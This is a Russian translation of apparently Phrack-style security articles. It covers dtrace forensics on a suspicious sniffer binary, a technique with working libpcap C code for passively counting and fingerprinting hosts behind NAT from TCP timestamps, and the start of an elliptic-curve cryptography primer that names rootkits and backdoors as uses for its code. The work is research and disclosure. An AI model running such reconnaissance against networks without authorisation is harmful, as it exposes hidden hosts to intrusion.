Каждая D-программа состоит из набора «клозов» (clauses), каждый из которых описывает одну или несколько проб для активации и необязательный набор действий, выполняемых при срабатывании пробы. Действия перечислены как набор инструкций, заключённых в фигурные скобки `{ }` после имени пробы. Каждая инструкция оканчивается точкой с запятой (`;`).

Для изучения синтаксиса и дополнительных параметров рекомендуется прочитать введение из Solaris Tracing Guide: http://docs.sun.com/app/docs/doc/817-6223.

Примечание: как следует из названия, утилита `dtrace` (Dynamic Trace) покажет информацию об изменяющемся процессе — в динамике. То есть если процесс простаивает (не выполняет системных вызовов и не открывает новых файлов), получить какую-либо информацию не удастся. Для анализа такого процесса перезапустите его или воспользуйтесь методами, описанными в предыдущих разделах.

Далее выведем список всех системных вызовов для `srg`. Дайте команде поработать и завершите её Ctrl+C:

```
# dtrace -n 'syscall:::entry /execname == "srg"/ { @num[probefunc] =
count(); }'
dtrace: description 'syscall:::entry ' matched 226 probes
^C
  pollsys                                                   1
  getrlimit                                                 1
  connect                                                   1
  setsockopt                                                1
...
```

Некоторые элементы этой небольшой D-программы вам уже знакомы. Кроме того, этот клоз определяет массив `num` и присваивает соответствующему члену `probefunc` (функция выполняемого системного вызова) количество вызовов данной функции (`count()`).

С помощью `dtrace` можно легко эмулировать все утилиты, использованные в предыдущих разделах. Но `dtrace` значительно мощнее и предоставляет больше возможностей: например, можно динамически мониторить стек исследуемого процесса:

```
# dtrace -n 'syscall:::entry/execname == "srg"/{ustack()}'
  0    286                lwp_sigmask:entry
              libc.so.1`__systemcall6+0x20
              libc.so.1`pthread_sigmask+0x1b4
              libc.so.1`sigprocmask+0x20
              srg`srg_alarm+0x134
              srg`scan+0x400
              srg`net_read+0xc4
              srg`main+0xabc
              srg`_start+0x108
```

На основе всего расследования (список открытых файлов, системные вызовы, анализ стека) можно с уверенностью заключить, что `srg` — сетевое приложение. Записывает ли оно что-нибудь в сеть? Проверим с помощью следующего клоза:

```
# dtrace -n 'mib:ip::/execname == "srg"/{@[execname]=count()}'
dtrace: description 'mib:ip::' matched 412 probes
dtrace: aggregation size lowered to 2m
^C
  srg                                             520
```

Да, записывает. Мы использовали провайдер `mib`, чтобы выяснить, передаёт ли приложение данные в сеть.

Может быть, это просто снифер или netcat-подобное приложение, привязанное к определённому порту? Запустим `dtrace` в режиме, аналогичном `truss(1)`, чтобы ответить на этот вопрос (вдохновлено утилитой `dtruss` Брендана Грегга):

```
#!/usr/bin/sh
#
dtrace='

 inline string cmd_name = "'$1'";
 /*
 **  Save syscall entry info
 */
 syscall:::entry
 /execname == cmd_name/
 {
      /* set start details */
      self->start = timestamp;
      self->arg0 = arg0;
      self->arg1 = arg1;
      self->arg2 = arg2;
 }

/* Print data */
 syscall::write:return,
 syscall::pwrite:return,
 syscall::*read*:return
 /self->start/
 {
    printf("%s(0x%X, \"%S\", 0x%X)\t\t = %d\n",probefunc,self->arg0,
    stringof(copyin(self->arg1,self->arg2)),self->arg2,(int)arg0);

      self->arg0 = arg0;
      self->arg1 = arg1;
      self->arg2 = arg2;

 }
'
# Run dtrace
        /usr/sbin/dtrace -x evaltime=exec -n "$dtrace" >&2
```

Сохраните это как `truss.d`, дайте права на выполнение и запустите:

```
# ./truss.d srg
0     13                     write:return write(0x1, "       sol10 -
> 192.168.2.119 TCP D=3138 S=22 Ack=713701289 Seq=3755926338 Len=0
Win=49640\n8741 Len=52 Win=16792\n\0", 0x5B)                 = 91
```

```
0     13                      0     13
write:return write(0x1, "192.168.2.111 -> 192.168.2.1  UDP D=1900
S=21405 LEN=140\n\0", 0x39)          = 57
^C
```

Похоже на снифер с возможной удалённой регистрацией данных (помним про сетевую передачу `./srg`, обнаруженную провайдером `mib`!).

На D language можно писать весьма изощрённые программы.

Примеры смотрите в `/usr/demo/dtrace`.

Также `dtrace` можно использовать для других криминалистических задач. Ниже приведён пример более сложного скрипта, позволяющего отслеживать, кто запускает подозрительное приложение, и начинающего запись всех файлов, открываемых процессом:

```
#!/usr/bin/sh

command=$1

/usr/sbin/dtrace -n '

inline string COMMAND  = "'$command'";

 #pragma D option quiet

 /*
 **  Print header
 */
 dtrace:::BEGIN
 {
     /* print headers */
     printf("%-20s %5s %5s %5s %s\n","START_TIME","UID","PID","PPID","ARGS");
 }

 /*
 **  Print exec event
 */
 syscall::exec:return, syscall::exece:return
 /(COMMAND == execname)/
 {
        /* print data */
        printf("%-20Y %5d %5d %5d %s\n",walltimestamp,uid,pid,ppid,
        stringof(curpsinfo->pr_psargs));
        s_pid = pid;
 }
/*
 **  Print open files
 */
 syscall::open*:entry
/pid == s_pid/
 {
        printf("%s\n",copyinstr(arg0));
 }
'
```

Сохраните скрипт как `wait.d`, дайте права на выполнение `chmod +x wait.d` и запустите:

```
# ./wait.d srg
START_TIME             UID   PID  PPID ARGS
2005 May 16 19:51:20   100  1582  1458 ./srg

/var/ld/ld.config
/lib/libnsl.so.1
/lib/libsocket.so.1
/lib/libresolv.so.2
...
^C
```

После запуска `srg` вы увидите вывод.

Однако настоящая мощь `dtrace` в том, что с его помощью можно делать вещи, невозможные без написания полноценной C-программы. Например, приложение `shellsnoop`, написанное Бренданом Греггом (http://users.tpg.com.au/adsln4yb/DTrace/shellsnoop), позволяет использовать `dtrace` в качестве замены ttywatcher!

В столь кратком изложении невозможно показать все возможности `dtrace`. Это очень мощный и сложный инструмент с практически безграничными возможностями. Хотя Sun утверждает, что для полезного использования DTrace не требуется «глубокого понимания ядра», знание внутреннего устройства Solaris — неоценимое подспорье. Изучение заголовочных файлов в `/usr/include/sys/` поможет писать сложные D-скрипты и глубже понять реализацию Solaris 10.

Заключение

Будьте творческими и наблюдательными. Применяйте все свои знания и опыт для анализа подозрительных бинарных файлов и процессов. И — запаситесь терпением и чувством юмора!

0x03-2 TCP-временны́е метки для подсчёта хостов за NAT

Автор: Elie aka Lupin (lupin@zonart.net)

Содержание

1.0 — Введение

Эта статья посвящена TCP-опции временны́х меток (timestamp). Данная опция используется для нового способа подсчёта хостов за NAT и улучшенной идентификации хостов по отпечатку. Более глубокий взгляд — попытка представить новое видение класса ошибок, известного как «ошибка проектирования». Описанная здесь ошибка заслуживает внимания по следующим причинам:

• Она новая.
• Она затрагивает все платформы, поскольку связана со спецификацией, а не с реализацией.
• Она хорошо иллюстрирует, как некоторые спецификации можно нарушить.

Статья организована следующим образом: сначала объясняется, что не так с TCP-временны́ми метками. Затем описывается, как эксплуатировать уязвимость, её ограничения и способы противодействия. Во второй части рассматривается происхождение этой ошибки и почему подобное будет происходить снова. В конце приводятся proof of concept и традиционные благодарности.

2.0 — Время кое-что нам сообщает

2.1 — История прошлого

Fingerprinting и обнаружение NAT были активной областью исследований долгое время. Читая Phrack, вы наверняка знаете о классическом TCP/IP-fingerprinting от Fyodor.

Возможно, вам также известен p0f (пассивный fingerprinting) авторства M. Zalewski. В версии 2 он создал замечательный инструмент, представив изощрённые способы определения того, использует ли хост механизм NAT, путём анализа опций TCP-пакетов. Если вас интересует этот инструмент (а он должен вас интересовать!), прочитайте его статью: «Dr. Jekyll had something to Hyde» [5].

По сути, описанная здесь техника связана с p0f в том плане, что, как и p0f, она может быть полностью пассивной.

Для полноты картины о детектировании NAT стоит упомянуть, что AT&T проводила исследования по подсчёту хостов за NAT [1]. Их работа сосредоточена на IP ID, исходя из предположения, что это значение инкрементально в некоторых ОС. Речь идёт преимущественно о Windows-машинах, инкрементирующих IP ID на 256 для каждого пакета. Обнаруженный Antirez [7], этот факт давно используется в Nmap [6] (параметр `-sI`).

Итак, мы обозначили предметную область — перейдём к делу.

2.2 — Настоящее

NAT был разработан для борьбы с исчерпанием IP-адресов. Он также используется для сокрытия нескольких хостов за одним IP. TCP-опция временны́х меток [2] неправильно обрабатывается механизмом трансляции сетевых адресов (NAT) [3]. Иными словами, даже «scrubbing» в pf не переписывает опцию timestamp. До сих пор это свойство NAT было бесполезным с точки зрения безопасности. Интересно отметить, что сама опция timestamp уже использовалась для раскрытия информации. Кратко рассмотрим историю безопасности временны́х меток.

2.3 — Назад к истокам временны́х меток

В прошлом timestamp использовался для вычисления времени непрерывной работы компьютера [4]. Любой, кто пробовал TCP-fingerprint (`-O`) в Nmap, видел строку вроде:

```
"Uptime 36.027 days (since Tue May 25 11:12:31 2004)".
```

Конечно, никакой чёрной магии здесь нет, только два факта:

• Время идёт только вперёд (извините, господа...).
• Каждая ОС инкрементирует timestamp на единицу каждые n миллисекунд.

Если вы знаете ОС, вы знаете, как часто она инкрементирует опцию timestamp. Для определения времени работы достаточно применить простую формулу:

```
timestamp / число_инкрементов_в_сек = время_работы_в_сек
```

Заметим, что эта формула не учитывает переполнение целого числа. Нам известны два значения: текущий timestamp и количество инкрементов в секунду. Это возможно только потому, что мы знаем тип ОС. Посмотрим, как улучшить эту технику, чтобы применять её, не зная ОС.

2.4 — Вспомним школьный курс

Давным-давно в школе вы узнали об аффинной функции. Простейший пример:

```
y = Ax + B
```

где A — угловой коэффициент (наклон), B — начальное значение. Её графическое представление — прямая линия. С точки зрения временны́х меток это можно выразить следующим образом:

```
timestamp = число_инкрементов_в_сек * секунды + начальное_число
```

При активном fingerprinting вы получаете timestamp и знаете число_инкрементов_в_сек, угадав ОС.

Предположим, вы не можете угадать ОС. В этом случае угловой коэффициент вам неизвестен и вычислить время работы не получится. Но есть другой способ найти угловой коэффициент ОС. Нужно получить timestamp компьютера дважды. Назовём их ts1 и ts2, а время их получения (в секундах) — t1 и t2.

Имея эти данные, несложно найти угловой коэффициент из системы уравнений:

```
ts1 = A*s1 + B
ts2 = A*s2 + B
```

Решение:

```
ts1 - ts2 = A*(s1 - s2)  <=>  A = (ts1 - ts2) / (s1 - s2)
```

Непосредственное применение этой идеи в активном сканере: запросить timestamp дважды, чтобы убедиться, что угловой коэффициент совпадает с угаданным. Это позволяет обходить некоторые анти-fingerprint-инструменты. Метод также можно использовать как самостоятельную технику fingerprinting, хотя она менее точна, чем TCP или ICMP.

Теперь, когда теоретическая база готова, вернёмся к NAT.

2.5 — Возвращаемся к NAT

Установим связь с NAT. Поскольку опция timestamp не перезаписывается NAT, мы можем подсчитать количество хостов за NAT, используя следующий алгоритм:

1. Для каждого уже обнаруженного хоста проверяем, принадлежит ли пакет его уравнению прямой. У каждого хоста уникальное уравнение прямой — до тех пор, пока два хоста не загрузились в одну секунду.

2. В противном случае добавляем пакет в список несовпавших: обнаружен новый хост за NAT.

Для большей ясности см. proof of concept. Этот простой алгоритм имеет большой потенциал для улучшений; он намеренно оставлен максимально простым для наглядности. Как видите, опция timestamp может надёжно использоваться для подсчёта хостов за NAT. Она также даёт представление о классе ОС.

2.6 — Поговорим о PAT

PAT (Port Address Translation) используется для предоставления сервисов на машине за NAT.

Вопрос: как узнать, что порт проброшен? На помощь снова приходит timestamp. Если для двух разных портов угловые коэффициенты timestamp различаются — значит, имеется PAT и ОС обеих машин разные. Если timestamp, полученные с двух портов, не принадлежат одной прямой — это одна ОС, но разные машины.

Ещё одно интересное применение PAT — round-robin. До сих пор не было способа определить, используется ли такой механизм. Сравнивая различные собранные timestamp, можно определить, сколько хостов стоит за одним портом. Это может стать полезной функцией активного сканера.

2.7 — Время дать отпор

Игры с этой опцией дают ценную информацию, однако у техники есть ограничения. Прежде всего, Windows-машины не используют опцию timestamp при установке соединения [8], если только её не активировать явно. Это ограничение касается только пассивного анализа: при подключении к Windows-машине с использованием timestamp она тоже начнёт её использовать. Кроме того, многие программы-«твикеры» активируют TCP-расширения в Windows.

Для полноты картины: по всей видимости, TCP-расширения не поддерживаются в Windows 9x.

Ещё одна проблема — временно́й сдвиг. В пассивном режиме возможна рассинхронизация между компьютерами из-за расхождения часов или сетевых задержек. В proof of concept это явление может проявляться. Чтобы его устранить, нужно опираться не на системные часы, а на сам timestamp.

Что можно с этим сделать? Поскольку, помимо Microsoft (1) (спасибо Magnus), никто из вендоров мне не ответил, следующие меры могут быть недоступны. Ниже — теоретические способы устранения проблемы:

1. Отключить TCP timestamp. Это худшее решение, поскольку timestamp нужен для быстрых сетей [2].
2. Заставить NAT перезаписывать timestamp и изменить RFC для NAT.
3. Изменить RFC, указав, что опция timestamp должна инкрементироваться случайным образом. Изменить все реализации соответственно. Это чистый способ исправления, поскольку он не зависит от внешней системы (в данном случае — NAT-маршрутизатора).

Теперь перейдём ко второй, более «философской» части, посвящённой причинам, а не следствиям.

3.0 — История кое-что нам сообщает

В этой части я постараюсь сосредоточиться на том, почему мы оказались в такой ситуации и что с этим можно сделать. Речь идёт не об опции timestamp как таковой, а о взаимодействии между ней и механизмом NAT.

3.1 — К какому классу относится ошибка?

Первый вопрос: что это за ошибка? Она принадлежит классу ошибок проектирования. Точнее, эта ошибка существует из-за перекрытия спецификаций протоколов. IP создавался как протокол «один к одному»: один клиент общается с одним сервером. NAT нарушает эту спецификацию, допуская схему «многие к одному». Само по себе это нарушение породило столько проблем, что я сбился со счёта; но, пожалуй, наиболее рецидивирующей из них является передача файлов по FTP. Если вы пользуетесь FTP, вы понимаете, о чём я (остальные могут посмотреть на netfilter ftp conntrack).

3.2 — Откуда она взялась?

Проблема с FTP — хороший пример для объяснения происхождения проблемы перекрытия спецификаций. FTP был написан для работы поверх надёжного соединения «один к одному» (фактически TCP). NAT был создан для модификации IP. В силу зависимостей между протоколами он также затрагивает TCP и, следовательно, FTP.

При разработке спецификации NAT не было учтено, что каждый протокол, опирающийся на IP, может конфликтовать с изменённой спецификацией. По правде говоря, даже если бы разработчики NAT и хотели гарантировать совместимость всех протоколов, работающих поверх IP, они не смогли бы этого сделать.

Почему? Потому что спецификации — это RFC, а RFC написаны на английском языке. Английский — не лучший способ задавать спецификации, особенно когда есть граф зависимостей между ними.

Например, многие языки программирования имеют формальные спецификации, что значительно надёжнее. Причина отсутствия формальных спецификаций кроется в истории Интернета [9]: в то время обычного текста было достаточно. Сегодня это может быть весьма проблематично.

3.3 — Как её найти?

Главный вопрос: как я нашёл эту ошибку? Я обнаружил проблему, формализовав часть TCP RFC и сопоставив результаты анализа с реальными трассами выполнения. Мой анализатор (2) предупредил меня о timestamp, значение которого меньше предыдущего — а время, как известно, не идёт вспять...

Я разобрался в причинах и обнаружил эту проблему. Примечательно, что отправной точкой поиска послужила спецификация, а не реализация, как это обычно бывает при поиске, например, переполнения буфера.

3.4 — Назад в будущее

Что ждёт нас дальше? Будут обнаруживаться новые ошибки проектирования, потому что изменить прошлое невозможно и с этим приходится жить. Неразумно говорить, что мы можем выбросить весь TCP-стек и начать с нуля. Интернет и сети слишком велики, чтобы так просто их перекроить. Достаточно на секунду задуматься о развёртывании IPv6 — и вы убедитесь в этом. Всё, что мы можем — стараться быть максимально осторожными при проектировании новых расширений или протоколов, следить за тем, чтобы новое не конфликтовало с предыдущими спецификациями и не

нарушало зависимостей. Мы также можем стремиться к более формальному описанию протоколов, чтобы выявлять ошибки до того, как они станут проблемами. К сожалению, латание дыр по мере их появления останется нашей основной стратегией в ближайшие годы.

4.0 — Учимся на прошлом, или Заключение

История говорит нам о том, что протоколы недостаточно точно специфицированы, что приводит к ошибкам (баги, конфликты...). Пора менять привычки и попробовать что-то соответствующее нашему времени — например, проектировать системы с учётом безопасности. В этой статье я постарался показать, что, просто разбираясь в спецификациях и применяя немного базовой математики, можно:

• Обнаружить уязвимость с мировыми последствиями.
• Элегантно её эксплуатировать с помощью простой теории.
• Расширить горизонты fingerprinting.

Надеюсь, это поможет убедить вас в том, что теория и формальные инструменты — необходимая составляющая компьютерной безопасности. В следующий раз я сосредоточусь на простых формальных методах поиска ошибок. Надеюсь, вы будете здесь :).

A — Благодарности

Прежде всего хочу поблагодарить Romain Bottier за помощь и терпение. Также хочу поблагодарить Plops и Poluc за веру в меня. Ребята, мы это сделали!

Также хочу сказать, что я строго соблюдал политику нераскрытия информации. Я уведомил крупных вендоров (Kernel.org, FreeBSD, OpenBSD, Cisco...) месяц назад. Как уже сказал, никакой обратной связи я не получил, поэтому предполагаю, что им всё равно.

Ссылки

- [1] AT&T, Steven M. Bellovin. A Technique for Counting NATted Hosts. http://www.research.att.com/~smb/paper
- [2] Jacobson, Braden & Borman. RFC 1323: TCP Extensions for High Performance.
- [3] K. Egevang, Cray Communications, P. Francis. RFC 1631: The IP Network Address Translator (NAT).
- [4] Bret McDanel. TCP Timestamping — Obtaining System Uptime Remotely. Опубликовано в списке рассылки Bugtr
- [5] Michal Zalewski. p0f 2: Dr. Jekyll had something to Hyde.
- [6] Fyodor. Nmap — Free Security Scanner For Network Exploration & Security Audits.
- [7] Antirez. dumbscan — оригинальная публикация в BUGTRAQ (18 декабря 1998 г.)
- [8] Microsoft. TCP timestamp in windows: KB224829.
- [9] Hafner, Katie, Matthew Lyon. Where Wizards Stay Up Late: The Origins of the Internet.

Сноски

1. Позиция Microsoft состоит в том, что NAT — не механизм безопасности, поэтому они не собираются выпускать патч.

2. Если вас интересует мой анализатор — надеюсь в скором времени опубликовать теоретическую статью о его работе. Также надеюсь когда-нибудь выпустить его версию. На вопрос «нашёл ли я

другие интересные вещи» отвечу: возможно — нужно исследовать глубже.

B — Proof of concept

```
/*
 * Proof Of Concept : counting host behind a NAT using timestamp
 * To compile this file, you will need the libpcap
 * Copyright Elie Bursztein (lupin@zonart.net)
 * Successfully compiled on FreeBSD 5.X and Linux 2.6.X
 *
 * $gcc natcount.c -o natcount -I/usr/local/include -L/usr/local/lib
 * -lpcap
 */

#define __USE_BSD 1

#include <sys/time.h>
#include <time.h>
#include <netinet/in.h>
#include <net/ethernet.h>
#ifdef __FreeBSD__
# include <netinet/in_systm.h>
#endif /* __FreeBSD__ */
#ifdef __linux__
# include <linux/if_ether.h>
#endif /* __linux__ */

#include <netinet/ip.h>
#include <stdlib.h>
#include <string.h>
#include <pcap.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <net/if.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>

#ifdef __linux__
# define th_off doff
#endif /* __linux__ */

u_int32_t       addr = 0;

/* chain lists structures */
typedef struct listes_s {
  struct listes_s *next;
  void  *elt;
} listes_t;

/* Structures for TCP options */
typedef struct { u_int32_t ts, ts_r; } timestamp_t;
typedef struct { timestamp_t *ts; } tcp_opt_t;

/* Structures for datas storage */
typedef struct { u_int32_t from, first_timestamp; struct timeval
first_seen; } machine_t;
typedef struct { u_int32_t host, nat; struct timeval first_seen; }
nat_box_t;

#define TIMESTAMP_ERROR_MARGIN  0.5
#define DELAY                   1

/*
 * List functions
 */
```

```
  int     add_in_list(listes_t **list, void * elt) {
    listes_t *lst;
    lst = malloc(sizeof (listes_t));
    lst->next = *list;
    lst->elt = elt;
    *list = lst;
    return (1);
  }

  void            show_nated(listes_t *list) {
    nat_box_t     *nat;
    struct in_addr addr;

    printf("-- Begin of nated IP list --\n");
    while (list)
      {
         nat = (nat_box_t *) list->elt;
        if (nat->nat > 1) {
         addr.s_addr = nat->host;
         printf("I've guess %i computers sharing the same IP address
(%s)\n", nat->nat, inet_ntoa(addr));
        }
        list = list->next;
      }
    printf("-- End of nated IP list --\n");
  }

  /*
   * Function used to get all TCP options
   * Simple TCP options parser
   */
  int             tcp_option_parser(const u_char *options,
                                    tcp_opt_t *parsed,
                                    unsigned int size) {
    u_int8_t       kind, len, i;

    bzero(parsed, sizeof(tcp_opt_t));
    i = 0;
    kind = *(options + i);
    while (kind != 0) /* EO */
      {
        switch (kind) {
        case 1: i++; break; /* NOP byte */
        case 2: i += 4; break;
        case 3: i += 3; break;
        case 4: i += 2; break;
        case 5: /* skipping SACK options */
          len = (*options + ++i) - 1;
          i += len;
          break;
        case 6: i += 6; break;
        case 7: i += 6; break;
        case 8:
          i += 2;
          parsed->ts = (timestamp_t *) (options + i);
          i += 8;
          return (1);
          break;
        default:
          i++;
        }
        kind = *(options + i);
      }
    return (0);
  }

  /*
   * Most interesting function ... Here we can know if a TCP packet is
   * coming from someone we already know !
   * Algo :
   * finc (seconds) = current_packet_time - first_packet_time
```

```
   * ts_inc = inc_table[i] * finc
   * new_ts = first_timestamp + ts_inc
   *
   *  Now we just have to compare new_ts with current timestamp
   *  We can authorize an error margin of 0.5%
   *
   * Our inc_table contain timestamp increment per second for most
   * Operating System
   */
  int                     already_seen(machine_t *mach, tcp_opt_t *opt,
struct timeval temps)
  {
    int                   inc_table[4] = {2, 10, 100, 1000};
    unsigned int          new_ts;
    float                 finc, tmp, ts_inc;
    int                   i, diff;

    finc = ((temps.tv_sec - mach->first_seen.tv_sec) * 1000000.
  + (temps.tv_usec - mach->first_seen.tv_usec)) / 1000000.;
    for (i = 0; i < 4; i++) {
      ts_inc = inc_table[i] * finc;
      new_ts =  ts_inc + mach->first_timestamp;
      diff = ntohl(opt->ts->ts) - new_ts;
      if (diff == 0) { /* Perfect shoot ! */
        return (2);
      }
      tmp = 100. - (new_ts * 100. / ntohl(opt->ts->ts));
      if (tmp < 0.)
        tmp *= -1.;
      if (tmp <= TIMESTAMP_ERROR_MARGIN) { /* Update timestamp and time */
        mach->first_seen = temps;
        mach->first_timestamp = ntohl(opt->ts->ts);
        return (1);
      }
    }
    return (0);
  }


  /*
   * Simple function to check if an IP address is already in our list
   * If not, it's only a new connection
   */
  int             is_in_list(listes_t *lst, u_int32_t addr) {
    machine_t     *mach;

    while (lst) {
      mach = (machine_t *) lst->elt;
      if (mach->from == addr)
        return (1);
      lst = lst->next;
    }
    return (0);
  }

  /*
   * This function should be call if a packet from an IP address have been
   * found,
   * is address is already in the list, but doesn't match any timestamp
   * value
   */
  int             update_nat(listes_t *list, u_int32_t addr)
  {
    nat_box_t             *box;

    while (list)
      {
        box = (nat_box_t *) list->elt;
        if (box->host == addr)
          {
            box->nat++;
```

```
            return (1);
          }
        list = list->next;
      }
    return (0);
  }

  int             check_host(listes_t **list, listes_t **nat, u_int32_t
from,
                           tcp_opt_t *opt, struct timeval temps) {
    listes_t      *lst;
    machine_t     *mach;
    int           found, zaped;

    found = zaped = 0;

    lst = *list;
    while (lst && !(found)) {
      mach = (machine_t *) lst->elt;
      if (mach->from == from) {
        if ( temps.tv_sec - mach->first_seen.tv_sec > DELAY ) {
          found = already_seen(mach, opt, temps);
        } else zaped = 1;
      }
      lst = lst->next;
    }
    if (!(zaped) && !(found)) {
      mach = malloc(sizeof (machine_t));
      mach->from = from;
      mach->first_seen = temps;
      mach->first_timestamp = ntohl(opt->ts->ts);
      add_in_list(list, mach);
      update_nat(*nat, from);
      show_nated(*nat);
      return (1);
    }
    return (0);
  }


  void    callback_sniffer(u_char *useless,
  const struct pcap_pkthdr* pkthdr,
  const u_char *packet)
  {
    static listes_t               *list_machines = 0;
    static listes_t               *list_nat = 0;
    const struct ip               *ip_h;
    const struct tcphdr           *tcp_h;
    tcp_opt_t                     tcp_opt;
    machine_t                     *mach;
    nat_box_t                     *nat;
    struct in_addr                my_addr;

    ip_h = (struct ip *) (packet + sizeof(struct ether_header));
    if (ip_h->ip_p == IPPROTO_TCP)
      {
        tcp_h = (struct tcphdr *) (packet + sizeof(struct ether_header) +
sizeof(struct ip));
        if (tcp_h->th_off * 4 > 20) {
          if (tcp_option_parser((u_char *) (packet + sizeof(struct
ether_header)
                                            + sizeof(struct ip) +
sizeof(struct tcphdr)),
                                &tcp_opt, tcp_h->th_off * 4 - 20))
            {
              if (is_in_list(list_machines, (ip_h->ip_src).s_addr)) {
                check_host(&list_machines, &list_nat, (u_int32_t)
(ip_h->ip_src).s_addr, &tcp_opt, pkthdr->ts);
              } else {
                if (ntohl(tcp_opt.ts->ts) != 0)
  {
```

```
    addr = (ip_h->ip_src).s_addr;
    my_addr.s_addr = addr;
    mach = malloc(sizeof (machine_t));
    mach->from = (ip_h->ip_src).s_addr;
    mach->first_seen = pkthdr->ts;
    mach->first_timestamp = ntohl(tcp_opt.ts->ts);
    nat = malloc(sizeof (nat_box_t));
    nat->host = (u_int32_t) (ip_h->ip_src).s_addr;
    nat->nat = 1;
    nat->first_seen = mach->first_seen;
    add_in_list(&list_machines, mach);
    add_in_list(&list_nat, nat);
    }
    }
              }
          }
        }
    }


    int             main(int ac, char *argv[])
    {
      pcap_t        *sniff;
      char          errbuf[PCAP_ERRBUF_SIZE];
      struct bpf_program fp;
      char          *device;
      bpf_u_int32   maskp, netp;
      struct in_addr my_ip_addr;
      char          filter[250];

      if (getuid() != 0) {
        printf("You must be root to use this tool.\n");
        exit (2);
      }
      if (--ac != 1)
        {
          printf("Usage: ./natcount xl0\n");
          return (1);
        }
      device = (++argv)[0];
      pcap_lookupnet(device, &netp, &maskp, errbuf);
      my_ip_addr.s_addr = (u_int32_t) netp;
      printf("Using interface %s IP : %s\n", device, inet_ntoa(my_ip_addr));
      if ((sniff = pcap_open_live(device, BUFSIZ, 1, 1000, errbuf)) == NULL)
  {
        printf("ERR: %s\n", errbuf);
        exit(1);
      }
      bzero(filter, 250);
      snprintf(filter, 250, "not src net %s", inet_ntoa(my_ip_addr));
      if(pcap_compile(sniff,&fp, filter, 0, netp) == -1) {
          fprintf(stderr,"Error calling pcap_compile\n");
         exit(1);
        }
      if(pcap_setfilter(sniff,&fp) == -1) {
          fprintf(stderr,"Error setting filter\n");
          exit(1);
        }
      pcap_loop(sniff, -1, callback_sniffer, NULL);
      return (0);
    }
```

0x03-3 Всё, что хакерам нужно знать о криптографии на эллиптических кривых

Автор: f86c9203

Содержание

---

0 — Аннотация

Криптография с открытым ключом приобрела широкую популярность с момента своего изобретения три десятилетия назад. Асимметричные криптосистемы, такие как RSA, схема подписи RSA и обмен ключами Диффи–Хеллмана (DH), хорошо изучены и играют фундаментальную роль в современных криптографических протоколах: PGP, SSL, TLS, SSH.

Три перечисленные схемы хорошо работают на практике, однако имеют существенный недостаток: структуры данных велики — безопасные системы вынуждены оперировать целыми числами длиной до 2048 бит. Современные настольные компьютеры легко с ними справляются; встроенные устройства, наладонники и особенно смарт-карты быстро достигают предела вычислительных мощностей. Вторая проблема — передача больших чисел «расходует» пропускную способность. В 2048-битных системах подпись RSA занимает 256 байт; это немало, особенно для медленных каналов связи.

В качестве альтернативы RSA, DH и им подобным в середине 1980-х была изобретена Криптография на эллиптических кривых (ECC). Теория, лежащая в её основе, очень сложна — гораздо сложнее, чем вычисления с большими целыми числами. Это задержало принятие ECC-систем, хотя их преимущества перед классическими криптографическими примитивами огромны: длины ключей и необходимая вычислительная мощность значительно меньше (безопасные системы начинаются со 160-битных ключей). Таким образом, везде, где ЦП, память или пропускная способность — дефицитные ресурсы, ECC является хорошей альтернативой RSA и DH.

Статья преследует две цели:

1. Это введение в теорию криптографии на эллиптических кривых. Рассматривается как математическая основа, так и практическая применимость.

2. Здесь предоставляется готовый к использованию исходный код. Включённый и описанный код на C (около 500 строк в общей сложности) содержит полную безопасную криптосистему с открытым ключом (включая симметричные компоненты: блочный шифр, хэш-функцию и MAC) и передаётся в общественное достояние.

Код не компонуется с внешними библиотеками — ни bigint, ни криптографическими, ни какими-либо другими; достаточно наличия стандартной libc. Это отвечает типичной хакерской потребности в компактных и самодостаточных программах, способных работать в «негостеприимных» условиях; руткиты и бэкдоры — очевидные применения.

Как отмечалось выше, теория EC-криптографии довольно сложна. Чтобы статья оставалась краткой и доступной для среднего хакера, упомянуты только важные результаты, теоремы не доказываются, неприятные детали опускаются. Если же вы любите математику и хотите стать экспертом по ECC, рекомендую начать с чтения [G2ECC] или [ECIC].

---

1 — Алгебраические группы и криптография

Определение. Множество G вместе с операцией G × G → G, обозначаемой '+', называется (абелевой алгебраической) группой, если выполняются следующие аксиомы:

```
G1. Операция '+' ассоциативна и коммутативна:

       (a + b) + c = a + (b + c)   для всех a,b,c □ G
       a + b = b + a               для всех a,b □ G

G2. G содержит нейтральный элемент '0' такой, что

       a + 0 = a = 0 + a           для всех a □ G

G3. Для каждого элемента 'a' □ G существует «обратный элемент»,
    обозначаемый '-a', такой что

       a + (-a) = 0.
```

Для группы G число элементов в G называется порядком группы и обозначается |G|.

Пример. Множества Z, Q и R целых, рациональных и вещественных чисел соответственно образуют группы бесконечного порядка относительно операции сложения. Множества Q *и R* (Q и R без 0) также образуют группы относительно умножения (с 1 в качестве нейтрального элемента и 1/x в качестве обратного к x).

Определение. Пусть G — группа с операцией '+'. Непустое подмножество H множества G называется подгруппой G, если H является группой относительно той же операции '+'.

Пример. Z является подгруппой Q, которая является подгруппой R относительно '+'. Относительно '·' Q *является подгруппой R*.

Теорема (Лагранж). Пусть G — группа конечного порядка, H — подгруппа G. Тогда |H| делит |G| нацело.

Отсюда следует: если G имеет простой порядок, то G имеет только две подгруппы: {0} и саму G.

Определим «скалярное умножение» натурального числа k на элемент группы g следующим образом:

```
k * g := g + g + ... + g + g
         \____ k раз ____/
```

Теорема. Для конечной группы G и элемента g □ G множество всех элементов k·g (k натуральное) образует подгруппу G. Эта подгруппа называется «циклической подгруппой, порождённой элементом g».

Таким образом, группа простого порядка порождается любым своим ненулевым элементом.

Теперь введём протокол обмена ключами Диффи–Хеллмана: пусть G — группа простого порядка, g — ненулевой элемент. Пусть два участника, Алиса и Боб, действуют следующим образом:

1. Алиса выбирает (секретное) случайное натуральное число 'a', вычисляет P = a·g и отправляет P Бобу.
2. Боб выбирает (секретное) случайное натуральное число 'b', вычисляет Q = b·g и отправляет Q Алисе.
3. Алиса вычисляет S = a·Q = a·(b·g).
4. Боб вычисляет T = b·P = b·(a·g).

По определению скалярного умножения очевидно, что S = T. После шага 4 Алиса и Боб обладают одним и тем же значением S. Подслушивающая Ева, записавшая переданные сообщения P и Q, может вычислить то же значение, если ей удастся определить 'a' или 'b'. Эта задача (вычисление 'a' из G, g и a·g) называется «задачей дискретного логарифма» (DLP) в группе.

В группах, где DLP слишком «трудна» для практического решения, считается, что подслушивающие не могут определить значение S, — следовательно, Алиса и Боб могут безопасно установить секретный ключ для защиты дальнейшей связи.

